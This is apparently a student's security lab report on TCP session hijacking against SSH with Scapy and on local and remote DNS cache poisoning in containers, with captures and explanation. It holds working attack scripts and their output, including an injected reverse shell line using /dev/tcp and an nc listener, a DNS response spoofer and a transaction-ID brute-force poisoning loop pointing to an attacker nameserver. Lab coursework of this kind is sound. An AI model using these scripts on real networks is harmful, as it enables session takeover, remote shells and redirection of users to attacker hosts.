from scapy.all import *


print("sending hijacking packet...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=37432, dport=22, flags="A", seq=3308261628, ack=3419167056)

data="\rmkdir attacker2\r"

pkt=IPLayer/TCPLayer/data

ls(pkt)

send(pkt,verbose=0)
```

Run in attacker container.

```
root@attacker:~# python3 session.py
sending hijacking packet...
version    : BitField (4 bits)                  = 4               (4)
ihl        : BitField (4 bits)                  = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                 = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.4.0.2'      (None)
dst        : DestIPField                        = '10.4.1.15'     (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 37432           (20)
dport      : ShortEnumField                     = 22              (80)
seq        : IntField                           = 3308261628      (0)
ack        : IntField                           = 3419167056      (0)
dataofs    : BitField (4 bits)                  = None            (None)
reserved   : BitField (3 bits)                  = 0               (0)
flags      : FlagsField (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'\rmkdir attacker2\r' (b'')
root@attacker:~#
```

The attacker was unsuccessful. SSH terminated the connection when the forged packet was sent to the server. After restart, we can see that the new “attacker2” directory is not added.

```
client@server:~$ ls
attacker  attacker1
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Oct 15 09:50:27 2019 from 10.4.0.2
client@server:~$ ls
attacker  attacker1
client@server:~$
```




The attacker was unsuccessful because SSH’s integrity detects if a session is modified in transit and shuts the connection down immediately without using any corrupted data. SSH uses encryption for all the data that is transmitted over a network so that it is secure from eavesdropping[4]. Therefore, my data that was in plaintext cannot bypass the server’s SSH’s integrity check.

2) create reverse shell in SSH connection

Established a new SSH connection between client and server

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Oct 15 09:57:25 2019 from 10.4.0.2
client@server:~$
```

Spoofed 4 main signature from last packet sent by client to server. Source Port number = 37436, Destination Port number = 22(SSH), Next Sequence number = 2214328687, Acknowledgment number = 14848194



No.	Time	Source	Destination	Protocol	Length	Info
43	4.506880722	10.4.1.15	10.4.0.2	SSHv2	150	Server: Encrypted packet (len=84)
44	4.507015808	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
45	4.507030711	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847414 Win=35072 Len=0 TSval=586532129 TSecr=3075134064
46	4.507105637	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
47	4.507234382	10.4.1.15	10.4.0.2	SSHv2	134	Server: Encrypted packet (len=68)
48	4.507249143	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847518 Win=35072 Len=0 TSval=586532129 TSecr=3075134064
49	4.507355615	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
50	4.507503989	10.4.1.15	10.4.0.2	SSHv2	134	Server: Encrypted packet (len=68)
51	4.507519145	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847622 Win=35072 Len=0 TSval=586532130 TSecr=3075134064
52	4.507589751	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
53	4.507738635	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
54	4.507755471	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847694 Win=35072 Len=0 TSval=586532130 TSecr=3075134065
55	4.509622010	10.4.1.15	10.4.0.2	SSHv2	142	Server: Encrypted packet (len=76)
56	4.509957558	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
57	4.509973561	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847806 Win=35072 Len=0 TSval=586532132 TSecr=3075134067
58	4.510058351	10.4.1.15	10.4.0.2	SSHv2	142	Server: Encrypted packet (len=76)
59	4.510387291	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
60	4.510482917	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847918 Win=35072 Len=0 TSval=586532132 TSecr=3075134067
61	4.510539137	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
62	4.510778698	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
63	4.510794248	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14847990 Win=35072 Len=0 TSval=586532133 TSecr=3075134068
64	4.510904658	10.4.1.15	10.4.0.2	SSHv2	158	Server: Encrypted packet (len=92)
65	4.511165355	10.4.1.15	10.4.0.2	SSHv2	102	Server: Encrypted packet (len=36)
66	4.511180179	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14848110 Win=35072 Len=0 TSval=586532133 TSecr=3075134068
67	4.568593158	10.4.1.15	10.4.0.2	SSHv2	142	Server: Encrypted packet (len=76)
68	4.612065990	10.4.0.2	10.4.1.15	TCP	66	37436 → 22 [ACK] Seq=2214328687 Ack=14848194 Win=35072 Len=0 TSval=586532234 TSecr=3075134126

```
▸ Frame 68: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Xensourc_c4:11:15 (00:16:3e:c4:11:15), Dst: 00:00:00_aa:00:00 (00:00:00:aa:00:00)
▸ Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
▾ Transmission Control Protocol, Src Port: 37436, Dst Port: 22, Seq: 2214328687, Ack: 14848194, Len: 0
    Source Port: 37436
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2214328687
    [Next sequence number: 2214328687]
    Acknowledgment number: 14848194
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 274
    [Calculated window size: 35072]
    [Window size scaling factor: 128]
    Checksum: 0x153f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▾ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 67]
```

Start listening for connection on port 4444

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Python code to inject packet to get reverse packet.

```
  GNU nano 2.5.3                    File: shell.py

#!/usr/bin/python3

import sys

from scapy.all import *


print("creating shell program...")

IPLayer = IP (src="10.4.0.2", dst = "10.4.1.15")

TCPLayer = TCP (sport=37436, dport=22, flags="A", seq=2214328687, ack=14848194)

data="\r /bin/bash -i > /dev/tcp/10.0.0.2/4444 2>&1 0<&1 \r"

pkt=IPLayer/TCPLayer/data

ls(pkt)

send(pkt,verbose=0)
```

Run in attacker container.

```
root@attacker:~# python3 shell.py
creating shell program...
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.4.0.2'      (None)
dst        : DestIPField                      = '10.4.1.15'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 37436           (20)
dport      : ShortEnumField                   = 22              (80)
seq        : IntField                         = 2214328687      (0)
ack        : IntField                         = 14848194        (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              (b'')
--
load       : StrField                         = b'\r /bin/bash -i > /dev/tcp/10.0.0.
2/4444 2>&1 0<&1 \r' (b'')
root@attacker:~#
```

The connection between client and server is once again freeze.

No.	Time	Source	Destination	Protocol	Length	Info
69	154.316518619	fe80::216:3eff:fec4…	ff02::2	ICMPv6	70	Router Solicitation from 00:16:3e:c4:11:15
70	183.286541437	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=3075312840 TSecr=5865
71	183.496245496	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
72	183.709280618	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
73	184.140285884	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
74	185.004522270	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
75	186.700742550	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
76	188.364158156	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42	Who has 10.4.0.2? Tell 10.4.0.1
77	188.364428298	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42	10.4.0.2 is at 00:16:3e:c4:11:15
78	190.157013358	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
79	197.068270646	10.4.1.15	10.4.0.2	TCP	66	[TCP ACKed unseen segment] [TCP Retransmission] 22 → 37436 [FIN, ACK] Seq=14848194 Ack=2214328738 Win=37248 Len=0 TSval=
80	197.202240007	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
81	197.202278125	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#1] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753267
82	197.416560445	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
83	197.416631131	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#2] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753269
84	197.632845273	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
85	197.632900697	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#3] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753271
86	198.060570270	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
87	198.060640182	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#4] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753276
88	198.924238587	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
89	198.924313687	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#5] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753284
90	200.652193749	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)
91	200.652260393	10.4.1.15	10.4.0.2	TCP	78	[TCP Dup ACK 70#6] [TCP ACKed unseen segment] 22 → 37436 [ACK] Seq=14848195 Ack=2214328738 Win=37248 Len=0 TSval=30753302
92	202.444457671	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42	Who has 10.4.0.1? Tell 10.4.0.2
93	202.444487924	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42	10.4.0.1 is at 00:00:00:aa:00:00
94	204.236395954	10.4.0.2	10.4.1.15	SSHv2	102	Client: [TCP Spurious Retransmission] , Encrypted packet (len=36)

```
▸ Flags: 0x018 (PSH, ACK)
  Window size value: 274
  [Calculated window size: 35072]
  [Window size scaling factor: 128]
  Checksum: 0x1563 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▾ [SEQ/ACK analysis]
    [iRTT: 0.000064033 seconds]
    [Bytes in flight: 36]
    [Bytes sent since last PSH flag: 36]
  ▾ [TCP Analysis Flags]
    ▾ [Expert Info (Note/Sequence): This frame is a (suspected) spurious retransmission]
        [This frame is a (suspected) spurious retransmission]
        [Severity level: Note]
        [Group: Sequence]
    ▾ [Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
        [This frame is a (suspected) retransmission]
        [Severity level: Note]
        [Group: Sequence]
▸ [Timestamps]
  TCP payload (36 bytes)
▸ SSH Protocol
```

The attacker did not get a connection from server.

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

SSH break the connection between client and server.

117	307.916126364	10.4.1.15	10.4.0.2	TCP	54	22 → 37436 [RST] Seq=14848194 Win=0 Len=0

```
root@client:~# ssh client@10.4.1.15
client@10.4.1.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

60 packages can be updated.
19 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Oct 15 09:57:25 2019 from 10.4.0.2
client@server:~$ packet_write_wait: Connection to 10.4.1.15 port 22: Broken pipe
root@client:~#
```

The attack is also unsuccessful once again as SSH provides encryption for payload and is able to detect packet that does not pass thru its integrity check.

DNS Attacks – Task 3 : Local DNS Attack targeting Authority Nameserver

Q6,Q7

Flush the DNS cache db in the SERVER to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush
root@server:~#
```

The Python code to launch the attack.

```
  GNU nano 2.5.3                                    File: spoof_dns.py

#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):

        if (DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=303030, rdata='10.0.0.2')
                NSsec1 = DNSRR(rrname="example.net",type="NS",rdata="ns1.FIT3031.attacker.com",ttl=259200)
                NSsec2 = DNSRR(rrname="example.net",type="NS",rdata="ns2.FIT3031.attacker.com",ttl=259200)
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2)

                # Construct the entire IP packet
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)


# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Run the Python file for spoofing DNS packets in server's terminal (attacker is on same LAN as the server)

```
root@server:~# python3 spoof_dns.py
```

Perform query at client side

```
sierra@coryVM:~$ sudo lxc exec client -- bash
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46708
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        303030  IN      A       10.0.0.2

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.FIT3031.attacker.com.
example.net.            259200  IN      NS      ns2.FIT3031.attacker.com.

;; Query time: 17 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Tue Oct 15 11:18:14 UTC 2019
;; MSG SIZE  rcvd: 162

root@client:~#
```

Server’s side

```
root@server:~# python3 spoof_dns.py
.
Sent 1 packets.
.
Sent 1 packets.
```

218	3454.6891315…	10.4.0.2	10.4.1.15	DNS	86 Standard query 0xb674 A www.example.net OPT
219	3454.7060857…	10.4.1.15	10.4.0.2	DNS	204 Standard query response 0xb674 A www.example.net A 10.0.0.2 NS ns1.FIT3031.attacker.com NS ns2.FIT3031.attacker.com[Malformed Packet]
220	3454.8112325…	10.4.1.15	10.4.0.2	DNS	102 Standard query response 0xb674 A www.example.net A 93.184.216.34 OPT
221	3454.8112594…	10.4.0.2	10.4.1.15	ICMP	130 Destination unreachable (Port unreachable)

221	3454.8112594…	10.4.0.2	10.4.1.15	ICMP	130 Destination unreachable (Port unreachable)
222	3459.7880678…	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42 Who has 10.4.0.2? Tell 10.4.0.1
223	3459.7881036…	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42 Who has 10.4.0.1? Tell 10.4.0.2
224	3459.7881175…	00:00:00_aa:00:00	Xensourc_c4:11:15	ARP	42 10.4.0.1 is at 00:00:00:aa:00:00
225	3459.7881199…	Xensourc_c4:11:15	00:00:00_aa:00:00	ARP	42 10.4.0.2 is at 00:16:3e:c4:11:15
226	3562.1890166…	fe80::216:3eff:fec4…	ff02::2	ICMPv6	70 Router Solicitation from 00:16:3e:c4:11:15
227	3682.7576083…	10.4.0.127	10.4.0.1	DHCP	342 DHCP Request - Transaction ID 0xbc601771
228	3682.8605905…	10.4.0.1	10.4.0.127	DHCP	342 DHCP ACK - Transaction ID 0xbc601771
229	3687.8841619…	00:00:00_aa:00:00	00:00:00_aa:00:01	ARP	42 Who has 10.4.0.127? Tell 10.4.0.1
230	3687.8844091…	00:00:00_aa:00:01	00:00:00_aa:00:00	ARP	42 Who has 10.4.0.1? Tell 10.4.0.127
231	3687.8844413…	00:00:00_aa:00:01	00:00:00_aa:00:00	ARP	42 10.4.0.127 is at 00:00:00:aa:00:01
232	3687.8844382…	00:00:00_aa:00:00	00:00:00_aa:00:01	ARP	42 10.4.0.1 is at 00:00:00:aa:00:00

```
▶ Frame 221: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
▶ Ethernet II, Src: Xensourc_c4:11:15 (00:16:3e:c4:11:15), Dst: 00:00:00_aa:00:00 (00:00:00:aa:00:00)
▶ Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
▼ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0xf143 [correct]
    [Checksum Status: Good]
    Unused: 00000000
  ▶ Internet Protocol Version 4, Src: 10.4.1.15, Dst: 10.4.0.2
  ▶ User Datagram Protocol, Src Port: 53, Dst Port: 34075
  ▼ Domain Name System (response)
    ▼ Transaction ID: 0xb674
      ▼ [Expert Info (Warning/Protocol): DNS response retransmission. Original response in frame 219]
          [DNS response retransmission. Original response in frame 219]
          [Severity level: Warning]
          [Group: Protocol]
    ▶ Flags: 0x8180 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 0
      Additional RRs: 1
    ▶ Queries
    ▼ Answers
      ▶ www.example.net: type A, class IN, addr 93.184.216.34
    ▼ Additional records
      ▶ <Root>: type OPT
      [Retransmitted response. Original response in: 219]
```

DNS Attacks - Task 4: Remote DNS Attack targeting Authority Server

Q8

```
#### ATTACK CONFIGURATION ####
ATTEMPT_NUM = 10000
dummy_domain_lst = []
```

```
#IP of our attacker's machine
attacker_ip = "10.0.0.2"

#IP of our victim's dns server
target_dns_ip =  "10.4.1.15"

#DNS Forwarder if local couldnt resolve
#or real DNS of the example.com
forwarder_dns = "8.8.8.8"

#dummy domains to ask the server to query
dummy_domain_prefix = "abcdefghijklmnopqrstuvwxy0987654321"
base_domain = ".test.com"
```

```
# Step 1 : create a for loop to generate dummy hostnames based on ATTEMPT_NUM
# each dummy host should concat random substrings in dummy_domain_prefix and base_domain

#Your code goes here to generate 10000 dummy hostnames
for i in range(ATTEMPT_NUM):
        # generate dummy hostnames
        dummy_hostname = "".join(random.sample(dummy_domain_prefix,6))+base_domain
        dummy_domain_lst.append(dummy_hostname)
print("Completed generating dummy domains")
```

Q9

```
#### ATTACK SIMULATION

for i in range(ATTEMPT_NUM):
    cur_domain = dummy_domain_lst[i]
    print("> url: " + cur_domain)

    ###### Step 2 : Generate a random DNS query for cur_domain to challenge the local DNS
    IPpkt = IP(dst=target_dns_ip)
    UDPpkt = UDP(dport=53, sport=random.randint(1025,65000))
    DNSpkt = DNS(id=99, rd=1, qd=DNSQR(qname=cur_domain))
    query_pkt = IPpkt/UDPpkt/DNSpkt
    send(query_pkt,verbose=0)
```

Q10

```
###### Step 3 : For that DNS query, generate 100 random guesses with random transactionID
# to spoof the response packet

for i in range(100):
    tran_id = tran_start
    tran_start += 1
    if tran_start == 65536:
        tran_start = 1024
    IPpkt = IP(dst=target_dns_ip, src=forwarder_dns)
    UDPpkt = UDP(dport=33333, sport = 53)
    Anssec = DNSRR(rrname=cur_domain, rdata=attacker_ip, type="A", ttl=259200)
    NSsec = DNSRR(rrname="test.com", rclass=1, type='NS', rdata='ns.FIT3031.attacker.com', ttl=85712)
    Addsec = DNSRR(rrname='ns.FIT3031.attacker.com', type='A', rdata=attacker_ip, ttl=85712)
    DNSpkt = DNS(id=tran_id, qd=DNSQR(qname=cur_domain), ra=1, rd=1, qdcount=1, qr=1, ancount=1,
                 nscount=1, arcount=1, an=Anssec,  ns=NSsec, ar=Addsec)

    response_pkt = IPpkt/UDPpkt/DNSpkt
    send(response_pkt,verbose=0)
```

Q11

The link to video demonstration : https://monash-panopto.aarnet.edu.au/Panopto/Pages/Viewer.aspx?id=08e9c709-dc09-4ff4-9a90-aaea00af849c

Just in case that the details in the video are not clear, below are the screenshot:

1) The attacker container shows that the poisoning is successful at hostname 5agyos for domain test.com.

```
> url: xawpcg.test.com
> url: fw1yl6.test.com
> url: mw5eob.test.com
> url: fb5q0e.test.com
> url: jfhdi9.test.com
> url: 53snv0.test.com
> url: kp2869.test.com
> url: x7lhqw.test.com
> url: 51ihxd.test.com
> url: iwd6ue.test.com
> url: 5agyos.test.com
Poisonned the victim DNS server successfully.
root@attacker:~#
```

2) The Wireshark's screen shows that the attacker (10.0.0.2) sent a query for the hostname 5agyos.test.com to the victim's DNS server (10.4.1.15), and then the server forwards the query to Google (8.8.8.8) with the transaction id of 0x57da.

373044	2733.5005…	10.0.0.2	10.4.1.15	DNS	75	Standard query 0x0063 A 5agyos.test.com
373045	2733.5008…	10.4.1.15	8.8.8.8	DNS	86	Standard query 0x57da A 5agyos.test.com OPT

3) Among the 100 spoofed and forged DNS query response, the one with the matching transaction id is found (0x57da). Then, we can see that the victims DNS server (10.4.1.15) see it as the correct response (as the transaction id is the same), it replies the poisoned result to the attacker (10.0.0.2)

373074	2733.6618…	8.8.8.8	10.4.1.15	DNS	190	Standard query response 0x57da A 5agyos.test.com A 10.0.0..
373075	2733.6620…	10.4.1.15	10.0.0.2	DNS	141	Standard query response 0x0063 A 5agyos.test.com A 10.0.0..

4) Therefore, when the client dig for test.com (the same domain as the one we poisoned). The following query result is shown in the client's terminal

```
root@client:~# dig test.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> test.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64561
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;test.com.                      IN      A

;; ANSWER SECTION:
test.com.               3530    IN      A       69.172.200.235

;; AUTHORITY SECTION:
test.com.               85549   IN      NS      ns.FIT3031.attacker.com.

;; ADDITIONAL SECTION:
ns.FIT3031.attacker.com. 85549  IN      A       10.0.0.2

;; Query time: 20 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Oct 18 10:14:10 UTC 2019
;; MSG SIZE  rcvd: 103

root@client:~#
```

From the screenshot above, we can see that the authority section shows the malicious DNS server "ns.FIT3031.attacker.com". Furthermore, the additional section shows the attacker's IP address as the ip of the malicious DNS server.

Resource

[1] Du, W. (2017). Computer Security: a hands-on approach. (Chapter 13) Retrieved from http://www.cis.syr.edu/~wedu/seed/Book/book_sample_tcp.pdf

[2] J, Li. M, Wang. L, Zhang. "SAVE: Source Address Validity Enforcement Protocol" (n.d.). Retrieved from https://www.usenix.org/conference/10th-usenix-security-symposium/save-source-address-validity-enforcement-protocol.

[3] J, Li. J, Mirkovic. M, Wang. P, Reiher. L, Zhang. "SAVE: Source Address Validity Enforcement Protocol" (n.d.). Retrieved from https://www.isi.edu/~mirkovic/publications/ucla_tech_report_010004.pdf

[4] Upravnik. (2019, January 19). Retrieved from https://study-ccna.com/telnet-ssh/.